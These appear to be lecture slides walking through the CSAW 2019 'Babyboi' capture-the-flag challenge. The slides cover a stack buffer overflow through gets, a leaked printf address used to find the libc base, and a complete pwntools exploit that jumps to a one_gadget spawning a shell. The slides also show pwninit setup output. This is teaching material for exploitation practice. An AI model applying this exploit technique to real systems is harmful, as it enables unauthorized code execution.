PWN College

Session 16

Atousa Ahsani

References: https://pwn.college/, https://guyinatuxedo.github.io/

Stack Buffer Overflows

Csaw 2019 Babyboi

CSAW'19 Babyboi

- It is a **64-bit dynamically** linked binary, with a **Non-Executable** stack.

```
➜  csaw19_babyboi file baby_boi
baby_boi: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e1ff55dce2efc89340b86a666bba5e7
ff2b37f62, not stripped
➜  csaw19_babyboi checksec baby boi
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

- So we can see that the binary just prompts us for text.

```
➜  csaw19_babyboi ./baby_boi
Hello!
Here I am: 0x7ff3a4b88e10
this is test
```


- Looking at the source code, we see that it prints the ***libc*** address for ***printf***. After that it calls ***gets*** on a fixed sized buffer, which gives us a **buffer overflow**. We can see that the libc version is ***libc-2.27.so*** .

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv[]) {
  setvbuf(stdout, NULL, _IONBF, 0);
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stderr, NULL, _IONBF, 0);

  char buf[32];
  printf("Hello!\n");
  printf("Here I am: %p\n", printf);
  gets(buf);
}
```

- Also the only binary protection we see is **NX**.

CSAW'19 Babyboi

- So to exploit this, we will use the **buffer overflow**.
- We will call a **oneshot gadget**, which is a **single ROP** gadget in the **libc** that will call ***execve("/bin/sh")*** given the right conditions.
- We can find this using the **one_gadget** utility.
  - https://github.com/david942j/one_gadget
  - `sudo gem install one_gadget`
- So leveraging the **libc infoleak** with the ***printf*** statement to the ***libc printf*** (and that we know which **libc version** it is), we know the **address space** of the libc.
- For which **onegadget** to pick, I typically just do trial and error to see what conditions will work. You can actually check when it is called to see what conditions will be met however.



CSAW'19 Babyboi

- We can easily compute the **base** address of the **libc** subtracting the ***printf* address** (given by the program's output) from the ***printf*** symbol contained in the ***libc-2.27.so***.

- **Exploit**:

```
from pwn import *
elf = ELF("./baby_boi")

local = True
if local:
    p = elf.process()
    # ldd ./baby_boi
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
else:
    pass
    # p = remote(host, port)
    # libc = ELF("./libc-2.27.so")
p.recvuntil("Here I am: ")
printf = int(p.recv().strip(), 16)
# elf.address of every elf is 0 at first.
libc.address = printf - libc.symbols["printf"]
print hex(libc.address)
```

```
if local:
    # oneshot = libc.address + 0xe6c7e
    oneshot = libc.address + 0xe6c81
    # oneshot = libc.address + 0xe6c84
else:
    # oneshot = libc.address + 0x4f2c5
    oneshot = libc.address + 0x4f322
    # oneshot = libc.address + 0x10a38c

payload = 'A' * 40 + p64(oneshot)

p.sendline(payload)
p.interactive()
```

CSAW'19 Babyboi

- **Note**:
  - We are given a specific **libc** file and we should use it in order to solve the problem.
  - Sometimes you are able to use you system **libc** when exploiting locally.
  - But sometimes you may face some errors:

```
→  pwninit_dir LD_PRELOAD="./libc-2.27.so" ./baby_boi
[1]    4223 segmentation fault (core dumped)  LD_PRELOAD="./libc-2.27.so" ./baby_boi
```

  - This kind of errors usually are related to the **linker**!

  - How to solve it?
    - There is useful tool called **pwninit.**
    - **https://github.com/io12/pwninit**
    - This tools gets the **binary** and its **libc** and gives you some files, containing a **linker** (ld-linux.so.*) that can segfaultlessly load the provided **libc**.

CSAW'19 Babyboi

- ***pwninit*** usage example:

```
→  pwninit_dir ls
baby_boi  libc-2.27.so
→  pwninit_dir pwninit
bin: ./baby_boi
libc: ./libc-2.27.so

fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files//libc6_2.27-3ubuntu1_amd64.deb
unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files//libc6-dbg_2.27-3ubuntu1_amd64.deb
setting ./ld-2.27.so executable
symlinking ./libc.so.6 -> libc-2.27.so
copying ./baby_boi to ./baby_boi_patched
running patchelf on ./baby_boi_patched
writing solve.py stub
→  pwninit_dir ls
baby_boi  baby_boi_patched  ld-2.27.so  libc-2.27.so  libc.so.6  solve.py
```

- Now run ***baby_boi*** with specified loader and libc:

```
→  pwninit_dir LD_PRELOAD="./ld-2.27.so ./libc-2.27.so" ./baby_boi
Hello!
Here I am: 0x7f68a140ee80
ok
```